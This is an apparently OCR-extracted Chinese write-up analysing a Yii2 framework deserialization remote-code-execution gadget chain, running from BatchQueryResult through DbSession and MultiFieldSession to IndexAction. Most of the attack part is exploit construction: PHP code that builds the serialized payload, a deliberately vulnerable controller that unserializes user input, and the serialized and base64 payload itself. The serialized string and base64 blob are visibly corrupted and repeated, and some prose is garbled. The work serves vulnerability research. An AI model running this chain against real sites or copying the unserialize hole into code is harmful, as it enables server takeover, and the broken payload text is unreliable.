


# Yii 框架反序列化 RCE 利用链分析

Author: AdminTony

## 1. 对比补丁



发现在./yii2/db/BatchQueryResult.php 中新增了\_\_wakeup 方法，在\_\_wakeup 方法中抛出了一个异常。

我们看下\_\_wakeup 方法的介绍：

unserialize() 会检查是否存在一个 \_\_wakeup() 方法，如果有，则会先调用

unserialize() 云恒且是百仔住一个 \_\_wakeup() 方法。如果仔住，则云允调用 \_\_wakeup 方法，预先准备对象需要的资源。

用 \_\_wakeup() 方法抛出一个异常，其实是为了防止 BatchQueryResult 类被反序列化。

## 2. 分析利用链

其实在 19 年 9 月份，已经有师傅分析了这条利用链，结尾会放出链接。

首先看 yii2/db/BatchQueryResult 类中，存在 \_\_destruct 方法：

```
79  /**
80   * Destructor.
81   */
82  public function __destruct()
83  {
84      // make sure cursor is closed
85      $this->reset();
86  }
87
88  /**
89   * Resets the batch query.
90   * This method will clean up the existing batch query so that a new batch query can be performed.
91   */
92  public function reset()
93  {
94      if ($this->_dataReader !== null) {
95          $this->_dataReader->close();
96      }
97      $this->_dataReader = null;
98      $this->_batch = null;
99      $this->_value = null;
100     $this->_key = null;
101 }
```



川云安全团队

看到 \$this->\_dataReader 可控，这里两条利用链可以走：

把 \$this->\_dataReader 赋值为一个没有 close 方法的类，调用其 \_\_call 方法，从而实现代码执行


把 `$this->_dataReader` 赋值为一个存在 `close` 方法的类，需要找到该 `close` 方法的调用过程中存在代码执行的调用。

```
/Users/admintony/temp/app/vendor/yiisoft/yii2/db/DataReader.php:
164      * Read attempts after this method call are unpredictable.
165      */
166:     public function close()
167     {
168         $this->_statement->closeCursor();

/Users/admintony/temp/app/vendor/yiisoft/yii2/web/DbSession.php:
144      * @since 2.0.17
145      */
146:     public function close()
147     {
148         if ($this->getIsActive()) {

/Users/admintony/temp/app/vendor/yiisoft/yii2/web/Session.php:
187      * Ends the current session and store session data.
188      */
189:     public function close()
190     {
191         if ($this->getIsActive()) {
...
534      * @return bool whether session is closed successfully
535      */
536:     public function closeSession()
537     {
538         return true;

23 matches across 20 files
```



有 23 个实现了 `close` 方法的类，找到关键类：yii2/web/DbSession，代码如下：

```
142      /**
143       * Ends the current session and store session data.
144       * @since 2.0.17
145       */
146:     public function close()
147     {
148         if ($this->getIsActive()) {
149             // prepare writeCallback fields before session closes
150             $this->fields = $this->composeFields();
...
151         Yii::DEBUG ? session_write_close() : session_write_close();
```

```

151     Yii_DEBUG ? session_write_close() : @session_write_close();
152 }
153 }

```

川云安全团队

当 `$this->getIsActive` 为 `true` 时，则会调用 `composeFields` 方法。我们看下 `getIsActive` 的方法的实现：

```

<?php
// code from yii2/web/Session.php
public function getIsActive()
{
    return session_status() === PHP_SESSION_ACTIVE;
}

```

这里默认安装情况下都返回 `true`，根据大佬描述说装了 `debug` 和 `gii` 插件，无论开不开启，都返回 `true`。

然后跟进 `composeFields` 方法，该方法实现于它的父类：`yii2/web/MultiFieldSession`。

```

/**
 * Composes storage field set for session writing.
 * @param string $id Optional session id
 * @param string $data Optional session data
 * @return array storage fields
 */
protected function composeFields($id = null, $data = null)
{
    $fields = $this->writeCallback ? call_user_func($this->writeCallback, $this) : [];
    if ($id !== null) {
        $fields['id'] = $id;
    }
    if ($data !== null) {
        $fields['data'] = $data;
    }
    return $fields;
}

```

川云安全团队

这里调用了 `call_user_func` 函数，并且函数名 `$this->writeCallback` 可控，但其参数不可控。可以用 `[(new test),"aaa"]` 来绕过，如果 `$this->writeCallback` 传入 `[(new test),"aaa"]`，则会调用 `test` 类的公共方法 `aaa`。

所以需要找到一个拥有可以执行命令的公共方法的类，比如：`yii2/rest/IndexAction` 类的 `run` 方法，代码如下：

```
/**
 * @return ActiveDataProvider
 */
public function run()
{
    if ($this->checkAccess) {
        call_user_func($this->checkAccess, $this->id);
    }

    return $this->prepareDataProvider();
}
```

川云安全团队

并且 `call_user_func` 的两个函数均可控。

到这里利用链分析完毕，其实也是照葫芦画瓢，现学现卖的。

利用链如下：

```
yii2/rest/IndexAction() ->run()
yii2/web/MultiFieldSession() ->composeFields() # 存在call_user_func, 仅可控第一个参数
yii2/web/DbSession()->close()
yii2/db/BatchQueryResult()->reset()
yii2/db/BatchQueryResult()->destruct()
```

### 3. 通过利用链构造 payload

大佬们可能有了利用链很容易构造出 payload，我比较菜也是折腾了很久才搞出来。

因为看到文章中放了个工具叫：phpggc，今天一直用这个工具生成 payload，但是都在反序列化的时候出错了。后来发现里面确实错了，少了一些属性。

实例化一个 BatchQueryResult 类，并设置其属性 \$\_dataReader

这里因为 \$\_dataReader 是私有变量，所以要写一个函数来设置该变量的值。修改 yii2/db/BatchQueryResult 类的代码加上：

```
public function setDataReader($value){  
    $this->_dataReader = $value;  
}
```

然后编写实例化代码：

```
$bqrObj = new BatchQueryResult();
```

实例化 yii2/web/DbSession 类，并将对象赋值给 \$bqrObj 的 \_dataReader 变量

实例化 yii2/rest/IndexAction 类，赋值给 yii2/web/DbSession 类的 writeCallback 变量：

// 现有代码

```
$bqrObj = new BatchQueryResult();
$bdsObj = new DbSession();
$action = new IndexAction();
$bdsObj->writeCallback = array($action, "run");

$bqrObj->setDataReader($bdsObj);
var_dump(serialize($bqrObj));
```

这里要注意实例化 IndexAction 类时，要注意其构造方法，实现于其父类的父类：

\yii\base\Action 类

```
59 class Action extends Component
60 {
61     /**
62      * @var string ID of the action
63      */
64     public $id;
65     /**
66      * @var Controller|\yii\web\Controller|\yii\console\Controller the controller that owns this action
67      */
68     public $controller;
69
70     /**
71      * Constructor.
72      *
73      * @param string $id the ID of this action
74      * @param Controller $controller the controller that owns this action
75      * @param array $config name-value pairs that will be used to initialize the object properties
76      */
77     public function __construct($id, $controller, $config = [])
78     {
79         $this->id = $id;
80         $this->controller = $controller;
81         parent::__construct($config);
82     }
83 }
84
```

川云安全团队

然后跟进其父类 Component 的 \_\_construct 方法：

```
104 public function __construct($config = [])
105 {
106     if (!empty($config)) {
107         Yii::configure($this, $config);
108     }
109     $this->init();
110 }
```

继续看 Yii::configure 的实现:

```
555 public static function configure($object, $properties)
556 {
557     foreach ($properties as $name => $value) {
558         $object->$name = $value;
559     }
560
561     return $object;
562 }
563
```

其实就是便利字典格式数据，把数据以 key 为变量名，value 为值设置给传入的对象。

所以构造 demo:

```
public function actionSay($message = 'Hello')
{
    $response = new BatchQueryResult();
```



```

$bqrObj = new BatchQueryResult();
$bdsObj = new DbSession();
$indexAction = new IndexAction(1,1); //config变量非必填
$indexAction->checkAccess = 'phpinfo';
$bdsObj -> writeCallback = array($indexAction,"run");
$bqrObj->setDataReader($bdsObj);
var_dump(serialize($bqrObj));
return $this->render('say', ['message' => $message]);
}

```

然后访问 web，如下：

### Invalid Configuration – yii\base\InvalidConfigException

yii\rest\IndexAction::\$modelClass must be set.

1. in /Users/admintony/temp/app/vendor/yiisoft/yii2/rest/Action.php

```

59     public $checkAccess;
60
61
62     /**
63      * {@inheritdoc}
64      */
65     public function init()
66     {
67         if ($this->modelClass === null) {
68             throw new InvalidConfigException(get_class($this) . '::$modelClass must be set.');
```



出错，说是 `$this->modelClass` 为空，翻看附近的代码。

```

65 public function init()
66 {
67     if ($this->modelClass === null) {
68         throw new InvalidConfigException('message: get_class($this) . '::modelClass must be set.');
```

```

69     }
70 }
71
72 /**
73  * Returns the data model based on the primary key given.
74  * If the data model is not found, a 404 HTTP exception will be raised.
75  * @param string $id the ID of the model to be loaded. If the model has a composite primary key,
76  * the ID must be a string of the primary key values separated by commas.
77  * The order of the primary key values should follow that returned by the 'primaryKey()' method
78  * of the model.
79  * @return ActiveRecordInterface the model found
80  * @throws NotFoundHttpException if the model cannot be found
81  */
82 public function findModel($id)
83 {
84     if ($this->findModel !== null) {
85         return call_user_func($this->findModel, $id, $this);
86     }
87
88     /* @var $modelClass ActiveRecordInterface */

```

川云安全团队

所以构造 demo:

```

public function actionSay($message = 'Hello')
{
    $bqrObj = new BatchQueryResult();
    $bdsObj = new DbSession();
    $indexAction = new IndexAction( id: 1, controller: 1); //config变量非必填
    $indexAction->checkAccess = 'phpinfo';
    $indexAction->modelClass = 'ActiveRecordInterface';
    $bdsObj -> writeCallback = array($indexAction, "run");
    $bqrObj->setDataReader($bdsObj);
    var_dump(serialize($bqrObj));
    return $this->render( view: 'say', ['message' => $message]);
}

```

川云安全团队

但是：



仍然显示 `$this->modelClass` 未设置，究其原因，是因为实例化的是 `indexAction` 而不是 `yii2/rest/Action` 类，所以直接 `$indexAction->modelClass` 设置不了 `yii2/rest/Action` 的 `modelClass` 的值。

这时候想到 `yii2/base/Action` 类中的 `_construct` 方法，可以设置变量，而 `yii2/rest/Action` 是 `yii2/base/Action` 的子类，可以继承其属性和方法。

所以修改 demo：



```

:yii\db\BatchQueryResult_dataReader";0:1/:yii\web\DbSession":13:{s:2:"db";0:1/:yii\db\Connection"
:37:{s:3:"dsn";s:37:"mysql:host=localhost;dbname=yii2basic";s:8:"username";s:4:"root";s:8:"password"
;s:0:"";s:10:"attributes";N;s:17:"enableSchemaCache";b:0;s:19:"schemaCacheDuration";i:3600;s:18:"sch
emaCacheExclude";a:0:{s:11:"schemaCache";s:5:"cache";s:16:"enableQueryCache";b:1;s:18:"queryCacheDu
ration";i:3600;s:10:"queryCache";s:5:"cache";s:7:"charset";s:4:"utf8";s:14:"emulatePrepare";N;s:11:

"tablePrefix";s:0:"";s:9:"schemaMap";a:10:{s:5:"pgsql";s:19:"yii\db\pgsql\Schema";s:6:"mysqli";s:19:
"yii\db\mysql\Schema";s:5:"mysql";s:19:"yii\db\mysql\Schema";s:6:"sqlite";s:20:"yii\db\sqlite\Schem
a";s:7:"sqlite2";s:20:"yii\db\sqlite\Schema";s:6:"qlsrv";s:19:"yii\db\mssql\Schema";s:3:"oci";s:17:
"yii\db\oci\Schema";s:5:"mssql";s:19:"yii\db\mssql\Schema";s:5:"dblib";s:19:"yii\db\mssql\Schema";s:
6:"cubrid";s:20:"yii\db\cubrid\Schema";s:8:"pdoClass";N;s:12:"commandClass";s:14:"yii\db\Command";s
:10:"commandMap";a:10:{s:5:"pgsql";s:14:"yii\db\Command";s:6:"mysqli";s:14:"yii\db\Command";s:5:"mys
ql";s:14:"yii\db\Command";s:6:"sqlite";s:21:"yii\db\sqlite\Command";s:7:"sqlite2";s:21:"yii\db\sqlit
e\Command";s:6:"qlsrv";s:14:"yii\db\Command";s:3:"oci";s:18:"yii\db\oci\Command";s:5:"mssql";s:14:
"yii\db\Command";s:5:"dblib";s:14:"yii\db\Command";s:6:"cubrid";s:14:"yii\db\Command";s:15:"enableS
avepoint";b:1;s:17:"serverStatusCache";s:5:"cache";s:19:"serverRetryInterval";i:600;s:12:"enableSlav
es";b:1;s:6:"slaves";a:0:{s:11:"slaveConfig";a:0:{s:7:"masters";a:0:{s:12:"masterConfig";a:0:{s:
14:"shuffleMasters";b:1;s:13:"enableLogging";b:1;s:15:"enableProfiling";b:1;s:8:"isSybase";b:0;s:30:
"yii\db\Connection_driverName";N;s:34:"yii\db\Connection_queryCacheInfo";a:0:{s:36:"yii\db\Connecti
on_quotedTableNames";N;s:37:"yii\db\Connection_quotedColumnNames";N;s:27:"yii\base\Component_events"
;a:0:{s:35:"yii\base\Component_eventWildcards";a:0:{s:30:"yii\base\Component_behaviors";N;}s:12:"s
essionTable";s:12:"{%session}";s:9:"*fields";a:0:{s:12:"readCallback";N;s:13:"writeCallback";a:2:
{i:0;0:20:"yii\rest\IndexAction":10:{s:19:"prepareDataProvider";N;s:10:"dataFilter";N;s:10:"modelCla
ss";s:21:"ActiveRecordInterface";s:9:"findModel";N;s:11:"checkAccess";s:7:"phpinfo";s:2:"id";i:1;s:1
0:"controller";i:1;s:27:"yii\base\Component_events";a:0:{s:35:"yii\base\Component_eventWildcards";
a:0:{s:30:"yii\base\Component_behaviors";N;}i:1;s:3:"run";s:10:"flashParam";s:7:"__flash";s:7:"han
dler";N;s:30:"yii\web\Session_cookieParams";a:1:{s:8:"httponly";b:1;s:34:"yii\web\SessionfrozenSess
ionData";N;s:30:"yii\web\Session_hasSessionId";N;s:27:"yii\base\Component_events";a:0:{s:35:"yii\ba
se\Component_eventWildcards";a:0:{s:30:"yii\base\Component_behaviors";N;}s:31:"yii\db\BatchQueryRes
ult_batch";N;s:31:"yii\db\BatchQueryResult_value";N;s:29:"yii\db\BatchQueryResult_key";N;s:49:"yii\d
b\BatchQueryResultmssqlNoMoreRowsErrorCode";i:-13;}

```

#### 4. 构造有存在漏洞的demo验证

修改根目录下的 controllers/SiteController.php 文件，添加一代码：

```
public function actionSay($message = 'Hello')
{
    $data = base64_decode($message);
    unserialize($data);
    return $this->response($data);
}
```

将 payload 进行 base64 编码:

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

## 5. 补丁绕过分析

## CVE-2016-7124 的影响范围:

PHP7 < 7.0.10

## 6. 参考

<https://xz.aliyun.com/t/8082#toc-9>